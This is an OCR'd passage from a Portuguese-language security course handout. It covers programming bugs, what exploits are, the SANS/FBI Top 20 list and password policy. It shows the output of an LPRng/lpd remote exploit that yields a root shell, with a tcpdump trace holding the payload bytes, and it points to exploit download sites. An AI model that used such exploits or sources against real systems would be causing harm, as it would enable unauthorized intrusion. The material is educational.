
As três formas de invadir:



1º Forma(Arcaica): Utilizando diversas janelas e executando diversos comandos do sistema operacional



2º Forma (Tradicional): Utilizando softwares específicos



3º Forma (Especialista): Utilizando ambientes de soluções conjuntas

Após eu ter um ambiente que reúna todas as funcionabilidades dos conceitos fundamentais (ping, netstat, nbtstat, etc) é hora de torná-lo pró-ativo, ou seja, semelhante ao liveupdade do Norton Antivírus, quando você está conectado a Internet, uma vez por semana o programa se auto-atualiza com a lista mais recente de vírus. Em nosso ambiente a listagem é diferente, trata-se de uma listagem de novas ferramentas que podem ser utilizadas para invadir um computador. O próprio Nessus, e todos os demais citados, possuem esta característica. Contudo o nosso ambiente agora é mais complexos que estes softwares individuais, na verdade ele é exatamente a junção de todos esses softwares. Dessa forma, ele irá importar para seu banco de dados todos as novas ferramentas disponibilizadas para todos os tipos de software de analise de segurança. Logo, o que houver de novo na Internet sobre segurança e invasão nosso ambiente será capaz de executar. Apenas salientando que tais ambientes não checam apenas uma vez por semana os sites de origem das novas ferramentas, e sim a cada segundo, pois o segredo da invasão é possuir a informação certa na ferramenta certa antes que mais ninguém saiba.

Tais sites, que fornecem as novas ferramentas, iremos ver agora. Antes disso é importante dizer que tais ambientes não se limitam no sentido de apenas baixar da Internet novas informações e sim num próprio e propício ambiente de programação, pois o verdadeiro hacker ou attacker não se limita em copiar e sim em também criar. Dessa forma é possível e provável que tais ambientes sejam únicos, proprietários e de conhecimento apenas de quem os criou. Imagine você, descobrir um segredo de segurança que afete os servidores da receita federal, somente você possui esta informação, o que você faria ? Divulgaria na Internet e deixaria que alguém lhe roubasse os créditos e subornasse a fazenda ou você mesmo iria tentar negociar com eles ? A resposta é muito simples e me abstenho de respondê-la. Todo dia, todas as horas, tais ambientes de segurança estão vasculhando automaticamente a Internet e apresentando resultados para seus desenvolvedores, tais

informações dizem respeito a um novo software, a uma nova versão, a uma nova dll, a uma nova biblioteca para o sistema operacional, enfim, tudo que possa contribuir para quebrar a entropia do sistema do cliente lhe serve como fonte de inspiração, vemos agora:

3.1.1 – BUGS

Bugs, são problemas em código fonte, e o processo de localizar e corrigir é conhecido como debugging.

Bugs, aparecem o tempo todo, são imprevisíveis, mesmo num sistema estável. Mas porque?

Imagine um sistema completamente estável. O que poderia provocar uma variação de entropia? Para sistemas de computadores, ou softwares, as variáveis mais externas possíveis de se imaginar são o acréscimo e a redução de bytes, ou seja o ganho de novos trechos de códigos ao sistema.

Imagine um sistema como o Microsoft Windows, você seria capaz de acreditar que uma atualização de software básico como a calculadora, poderia ocasionar uma falha completa de segurança no Windows ? Se não, pois comece a acreditar.

A Calculadora do Windows faz parte de uma biblioteca pública para todo o sistema, havendo uma simples possibilidade de falha nessa biblioteca e todo o sistema fica comprometido. Dessa forma, um BUG na atualização da calculadora seria alvo de attackers.

A terminologia do termo BUG é bastante contraditória, mas a versão mais aceita nos meios acadêmicos tem sido essa: O termo original do nome foi indevidamente atribuído por volta do anos 40, pela pioneira e programadora Grace Hopper. Em 1944, Grace Hopper, uma jovem oficial da marinha dos EUA (posteriormente seria conhecida como Admirável Hopper), estava trabalhando na arquitetura do computador Mark I, em Harvard, como uma das primeiras pessoas a escrever um programa de computador para tal. Enquanto trabalhava na versão posterior do Mark I, o Mark II, um técnico advertiu sobre um possível pulo entre dois releis eletrônicos do computador, o “bug” que estava impedindo o programa de executar.

Comentário Técnico

Tipos de BUGS

Como no mundo real, que possui diferentes espécies de falhas-humanas, o mundo dos computadores possue diversos tipos de BUGS (falhas de programação). Existe, de fato, um pequeno número de "espécies" de bugs de computadores. Os mais comuns são:

- Syntax errors
- Runtime errors
- Logic errors
- Incorrect use of operator precedence

Vamas analisar o que cada um deles significa.

3.1.1.1 – Erros de Sintaxe [Syntax Errors]

Systax Erros, ou erros de sintaxe, é o tipo mais comum de erro de programação que pode acontecer. Sintaxe são as regras de gramática e significados para uma linguagem de computador, e, devido ao fato de computadores serem mais precisos com as linguagens do que nós humanos, precisamos ter

bastante cuidado quando nos comunicamos com eles. Você precisa aprender a obedecer as regras deles. Isto significa que quando você usa uma string, você precisa colocá-la entre aspas, e não existe outro modo – se não o computador irá reclamar.

Exemplo:

Códigos escritos em JavaScript são verificados de erros de sintaxe logo que executam no browser, dessa forma qualquer erro é exibido rapidamente.

O seguinte trecho de código é um exemplo de erro na definição:

```
txtString ="Hello there
```

Outro exemplo é o erro de escrita:

```
fnction callMe()
{
alert("This script has a syntax error in the spelling of function ");
}
```

3.1.1.2 – Erros em Tempo de Execução (Runtime Errors)

Runtime Erros, ou erros em tempo de execução, ocorrem quando o script em JavaScript tenta executar alguma coisa que o sistema não pode realizar. Eles são chamados assim pelo fato de ocorrem durante o tempo em que o script está sendo executado. Um típico exemplo é a tentativa de chamar uma função que não existe (da mesma maneira quando ocorre um erro de digiracao do nome da função):

```
<html>
<head>
<title>A Simple Page</title>
<script language="JavaScript">
<!--Cloaking device on!
function myFuncion()
{
alert("Hello there");
}
//Cloaking device off -->
</script>
</head>
<body onLoad="myFunction()">
</body>
</html>
```

3.1.1.3 – Erros Lógicos (Logic Errors)

Logic Erros, ou erros lógicos, não são verdadeiros erros de JavaScript, mas erros no modo em que o script trabalha. Você poderia ter um script para calcular imposto, mas ao invés de adicionar o valor do imposto ele subtraísse. Isto é um erro lógico.

3.1.1.4 – Erros na Manipulação de Operadores (Operator Precedence)

Operator Precedence, ou erros de manipulação dos operadores, são semelhantes aos erros lógicos, contudo relatam em como os operadores estão relacionados com a matemática.

Seja o exemplo:

```
ans = num1 - num2 * num3;
```

Se você atribuir números arbitrários para num1, num2 e num3 – digamos 3,1 e 6 – qual seria a resposta? Poderia ser 12 (3 menos 1 igual a 2, multiplicado por 6) ou -3 (6 multiplicado por -1 igual a -6, mais 3)? De fato, a resposta seria -3, por causa da ordem em que os operadores são processados. Multiplicação é calculado antes de subtração.

A ordem precedência dos operadores é a seguinte:

()	Grouping
--and ++	Unary operators
*, /, and %	Multiplication, division, and modulo division
+and -	Addition and subtraction
<, <=, >, and >=	Less than, less than or equal to, greater than, and greater than or equal to
==and !=	Equality and inequality
&&	Logical AND
||	Logical OR
?:	Conditional

Aqueles que estiverem familiarizados com procedência em álgebra irão notar a exata semelhança.

Parenteses são usados para influnciar na ordem de avaliação destas precedências de operadores. Isto significa que uma expressão com parênteses é primeiramente calculada retornando o seu valor para o resto da expressão. Desta forma, se você pretendesse que o exemplo anterior fosse 12, você deveria escrevê-la da seguitente forma:

```
ans =(num1 -num2)*num3;
```

O exempl a seguir comprova o que foi apresentado:

```
<script language="JavaScript ">
<!--Cloaking device on!
alert(3 -1 *6); // comes to –3
alert((3 -1)*6); // comes to 12
//Cloaking device off -->
</script>
```

3.1.2 – Exploits

Exploits são documentos acompanhados de uma ferramenta (código fonte em C, perl, assembler, etc para serem compilados) que retram o aparecimento de um BUG e as formas de como explorar (daí o nome) e corrigir este BUG, para os attackes a única parte de um exploit que interessa é a de invadir sistemas, de uma maneira geral exploram o estouro de pilha de um programa em execução. Percebeu-se um aumento significativo deste tipo de ataque quando em outubro de 1996 foi publicado pelo e-Zine (revista eletrônica) PHRACK, um artigo chamado "Smashing The Stack For Fun And Profit", detalhando como funciona e como corromper uma pilha de um programa. Desde então os exploits têm se avolumado.

Ultimamente os exploits remotos mais populares são: statd (rcp.statd), imap, inn, routd, qpop3 e bind.

A prevenção passa por uma constante atualização de patches dos fabricantes.

Saber o que está aberto ou fechado num sistema é de extrema importância. O próximo passo para um cracker será penetrar numa rede de computadores. Crackers fazem isso explorando ou exploitando fraquezas em serviços do sistema operacional.

Existem muitos exploits espalhados por ai, e encontrar o correto pode ser uma grande dor de cabeça. Nem todos os exploits são criados da mesma forma. Muitos exploits são específicos para um determinado sistema operacional.

Para ajudar na explicação sobre o que é um exploit e como ele aparenta ser quando em execução, a seguir veremos o resultado de um exploit e alguns dos pacotes TCP/IP envolvidos no exploit. O exploit que nós iremos analisar está relacionado ao bug do daemon (serviço do servidor) de impressão do linux Red Hat 5.0, claro que o mesmo, nas versões posteriores, já foi corrigido.

O arquivo do exploit, lpd-exploit.c, foi baixado da Internet e compilado para lpd-exploit.exe. Depois executado da forma: c:\lpd-exploit.exe 192.168.1.25 . Compilar um exploit é o mesmo que compilar um código fonte qualquer, para .pas usa-se o turbo pascal, para .asm usa-se o turbo assembler, e assim por diante. Nota-se que técnicas de programação são necessárias nessa faze do curso.

Dica:

Se quiser encontrar compiladores para rodar os exploits, procure na página **www.programmersheaven.com**. É uma ótima homepage com muitos recursos de várias linguagens de programação. Se você não quiser arrumar um compilador, aí vai uma boa dica de exploit que checa mais de 200 vulnerabilidades de Unicode (IIS). Pegue em: **http://tomktech.n3.net**.

Para obter novos exploits, visite www.security-focus.com , www.hacker.com.br e http://packetstormsecurity.org .

Aqui está o resultado do comando lpd-exploit.exe:

```
+++ http://www.netcat.it remote exploit for LPRng/lpd

+++ Exploit information
+++ Victim: 192.168.1.25
+++ Type: 0 - RedHat 7.0 - Guinesss
+++ Eip address: 0xbffff3ec
+++ Shellcode address: 0xbffff7f2
+++ Position: 300
+++ Alignment: 2
+++ Offset 0

+++ Attacking 192.168.1.25 with our format string
+++ Brute force man, relax and enjoy the ride ;>
```

Observe que o exploit foi capaz de identificar o sistema operacional da vítima (RedHat 7.0), a seguir ele envenena o pacote TCP/IP no endereço Eip, com o comando remoto embutido Shellcode, que executará na posição Position+Alignment+Offset (dados de configuração do servidor LPD – Linux Printing Daemon).

Por outro lado, existem os olhos do administrador de sistema, que consegue visualizar o ataque do exploit. Nosso curso limita-se a compreensão dos conceitos básicos e preparação para analista júnior de segurança, depuração de pacotes tcp/ip requerem estudos mais aprofundados e total conhecimento do curso atual, desta forma faremos uma pequena demonstração do é visto a fundo no curso avançado de anti-hacker:

Um sniffer qualquer seria o suficiente para identificar e visualizar o veneno de um exploit, iremos mostrar a visão do tcpdump do linux para o referido ataque do lpd-exploit:

```
#>tcpdump
18:34:19.991789 > 192.168.1.5.2894 >
_192.168.1.25.printer: S 4221747912:4221747912(0)
_win 32120 <mss 1460,sackOK,timestamp 4058996 0,nop,wscale 0>
_(DF) (ttl 64, id 11263)
       4500 003c 2bff 4000 4006 8b4e c0a8 0105
       c0a8 0119 0b4e 0203 fba2 c2c8 0000 0000
       a002 7d78 8bb1 0000 0204 05b4 0402 080a
       003d ef74 0000 0000 0103 0300
18:34:19.993434 < 192.168.1.25.printer >
_192.168.1.5.2894: S 397480959:397480959(0) ack 4221747913 win 32120
_<mss 1460,sackOK,timestamp 393475 4058996,nop,wscale 0>
_(DF) (ttl 64, id 3278)
       4500 003c 0cce 4000 4006 aa7f c0a8 0119
       c0a8 0105 0203 0b4e 17b1 13ff fba2 c2c9
       a012 7d78 5ee7 0000 0204 05b4 0402 080a
       0006 0103 003d ef74 0103 0300
18:34:19.993514 > 192.168.1.5.2894 > 192.168.1.25.printer: . 1:1(0)
_ ack 1 win 32120 <nop,nop,timestamp 4058996 393475> (DF)
_(ttl 64, id 11264)
       4500 0034 2c00 4000 4006 8b55 c0a8 0105
       c0a8 0119 0b4e 0203 fba2 c2c9 17b1 1400
       8010 7d78 8dac 0000 0101 080a 003d ef74
       0006 0103
```

```
18:34:19.999662 < 192.168.1.25.printer > 192.168.1.5.2894: P 1:31(30)
_ack 1 win 32120 <nop,nop,timestamp 393476 4058996> (DF) (ttl 64, id 3279)
       4500 0052 0ccf 4000 4006 aa68 c0a8 0119
       c0a8 0105 0203 0b4e 17b1 1400 fba2 c2c9
       8018 7d78 3e5b 0000 0101 080a 0006 0104
       003d ef74 6c70 643a 203a 204d 616c 666f
       726d 6564 2066 726f 6d20 6164 6472 6573
       730a
18:34:19.999686 > 192.168.1.5.2894 >
_192.168.1.25.printer: . 1:1(0) ack 31 win 32120
_<nop,nop,timestamp 4058997 393476> (DF) (ttl 64, id 11265)
       4500 0034 2c01 4000 4006 8b54 c0a8 0105
       c0a8 0119 0b4e 0203 fba2 c2c9 17b1 141e
       8010 7d78 8d8c 0000 0101 080a 003d ef75
       0006 0104
18:34:20.000863 < 192.168.1.25.printer >
_192.168.1.5.2894: F 31:31(0) ack 1 win 32120
_<nop,nop,timestamp 393476 4058997> (DF) (ttl 64, id 3280)
       4500 0034 0cd0 4000 4006 aa85 c0a8 0119
       c0a8 0105 0203 0b4e 17b1 141e fba2 c2c9
       8011 7d78 8d8b 0000 0101 080a 0006 0104
       003d ef75
18:34:20.000878 > 192.168.1.5.2894 > 192.168.1.25.printer: . 1:1(0)
_ack 32 win 32120 <nop,nop,timestamp 4058997 393476> (DF)
_(ttl 64, id 11266)
       4500 0034 2c02 4000 4006 8b53 c0a8 0105
       c0a8 0119 0b4e 0203 fba2 c2c9 17b1 141f
       8010 7d78 8d8b 0000 0101 080a 003d ef75
       0006 0104
18:34:20.049095 > 192.168.1.5.2894 > 192.168.1.25.printer: P 1:424(423)
_ ack 32 win 32120 <nop,nop,timestamp 4059002 393476> (DF) (ttl 64,
_id 11267)
       4500 01db 2c03 4000 4006 89ab c0a8 0105
       c0a8 0119 0b4e 0203 fba2 c2c9 17b1 141f
       8018 7d78 54c5 0000 0101 080a 003d ef7a
       0006 0104 4242 f0ff ffbf f1ff ffbf f2ff
       ffbf f3ff ffbf 5858 5858 5858 5858 5858
       5858 5858 5858 5858 252e 3137 3675 2533
       3030 246e 252e 3133 7525 3330 3124 6e25
       2e32 3533 7525 3330 3224 6e25 2e31 3932
```


Vamos analisar o que se passa. Primeiro, nós vemos 192.168.1.5 e 192.168.1.25 inicializando uma conexão usando o típico TCP 3-way handshake (SYN->ACK->ACK/SYN). Na seqüência de eventos vemos 192.168.1.5 tentando executar o exploit contra 192.168.1.25. E finalmente, vemos 192.168.1.5 uploading 423 bytes em 192.168.1.25 . O exploit demora um pouco para retornar, pois está tentando quebrar via brute-force (força bruta) o sistema.

Quando o exploit finalmente explode e seu veneno alcança o alvo, 192.168.1.25 me retorna um Shell no modo privilegiado de root, e agora eu posso fazer o que eu quiser no sistema alvo.

3.1.2.1 - Exploits e os Tops 20 da SANS/FBI

Em 29 de Maio de 2003, a SANS (Sysadmin Audit Network Security Institute) em conjunto com o FBI, divulgaram as 20 mais críticas vulnerabilidades em segurança na Internet. Nesta sessão iremos cobrir os principais tópicos corelacionado com os exploits, e posteriormente veremos no curso em detalhe cada uma dessas vulnerabilidades.

O - The SANS Top 20 Most Critical Internet Security Threats – é uma lista dos exploits mais comuns encontrados em redes de computadores. O que faz desta lista tão valiosa são os respectivos CVE (Common Vulnerabilities and Exposures), que o SANS/FBI em conjunto com vários especialistas em segurança e a própria comunidade da segurança, elaboraram.

Dica

O banco de dados do CVE pode ser encontrado na íntegra em http://www.cve.mitre.org/. O documento completo do SANS Top 20, está em http://www.sans.org/top20 (Ou se preferir, você encontrará o mesmo documento oficial no Apêndice E deste material).


O primeiro tópico trata da instalação padrão dos sistemas operacionais, que podem consistir numa séria de problemas: O sistema pode possuir senhas padrões, provavelmente não possui a última atualização de segurança, e é quase certo de que esteja executando serviços desnecessários que poderiam ser desligados para evitar problemas com segurança (lembre-se, quanto mais serviços estejam sendo executados numa máquina maior a probabilidade de surgir um novo bug para o sistema em questão).


O segundo tópico trata da exploração através de senhas fáceis. Em qualquer tipo de risco planejado, esta é a vulnerabilidade mais comum. Quando for tratar com senhas, lembrese de seguir estas simlples recomendações:


- Tamanho mínimo de 8 caracteres
- Combinação de números, caracteres especiais (*%$@!-+\/) e caracteres alfanuméricos.
- Escolha uma senha que não esteja num discionário.


É sempre útil reforçar o perímetro de segurança configurando as políticas de senhas do sistema operacional de acordo com estas recomendações, ou através de um software de terceiros como o

Password Bouncer (http://www.passwordbouncer.com).






Password Bouncer DE
Word List Filters
Please select all languages and other word list you want to be excluded from use in a password.
Languages
English (US)
Dutch
Hungarian
Russian
Afrikaans
Esperanto
Italian
Spanish
Australian
Finnish
Japanese
Swahili
Chinese
French
Latin
Swedish
Croatian
German
Norwegian
Turkish
Danish
Hindi
Polish
Yiddish/Hebrew
Czechoslovakian
Hacker
Clear All
Select All
Miscellaneous
Proper Names
Literature
Places
Sports
Computer
Movie
Religion
Usenet
Databases
Music
Science
Other
Clear All
Select All
Enable Custom Wordlist Filter
For Additional word lists, please contact Avatier or authorized Reseller.
Word List Filtering Strength:
4
Characters
< Voltar
Avançar >
Cancelar
Ajuda



Dica

Para informações sobre comprimento de senhas, visite http://www.cert.org/tech_tips/passwd_file_protection.html.

O terceiro tópico trata dos riscos em caso de falhas de manutenção do sistema de backup. Backups precisam ser regularmente verificados e certificados que estão em ordem, o que muitas empresas raramente fazem.

O quarto tópico fala dos problemas em ter um grande número de portas abertas. Você pode imaginar que cada porta é um meio a mais de entrada no seu sistema. Entretando, faz total sentido manter apenas abertas as portas que você precisa com certeza.

O quinto tópico trata de filtros de pacotes mal aplicados em firewall. Veremos este assunto em detalhes na última parte do nosso curso.

No sexto tópico o SANS ainda aponta como um dos maiores problemas a forma inadequada de registrar os logs. É sempre bom revisar o sistema para garantir que os regitros de informações nos logs são o suficiente ou mesmo que não esteja sendo registro muitas informações inúteis. Na hora de um incidente são as informações dos logs que servem para desvendar os mistérios. E também é importante ter certeza que os logs estejam sendo armazenados num local seguro contra crackers, pois de nada servirão os logs se houver a possibilidade das informações terem sido adulteradas.

O sétimo tópico trata das vulnerabilidades dos programas em CGI. Este tem sido ao longo dos anos um dos mais comentando, e são os culpados pela maioria dos ataques a websites. Este tipo de vulnerabilidade tende a nunca desaparecer. Mesmo em 2003, após anos de conhecimentos sobre esse tipo de problema, ainda assim o programados mundialmente conhecidos como o Bugzilla ainda sofrem deste tipo de ataque. Muitos dos programas CGI-BIN são vulneráveis, especialmente os comercializados pela Internet, e permitem que

usuários maliciosos obtenham acesso com nível root de administração ao computador onde está instaldo o CGI. Uma vez com acessa root, o usuário poderá realizar qualquer ação no website, inclusive alterar as páginas do site.

Dica

Maiores informações sobre ataques em CGI-BIN podem ser encontrados em http://www.cert.org/advisories/CA-1997-24.html, http://www.cert.org/advisories/CA-1996-11.html, ou http://www.cert.org/advisories/CA-1997-07.html.

3.1.2.2 - Windows-Specific Exploits

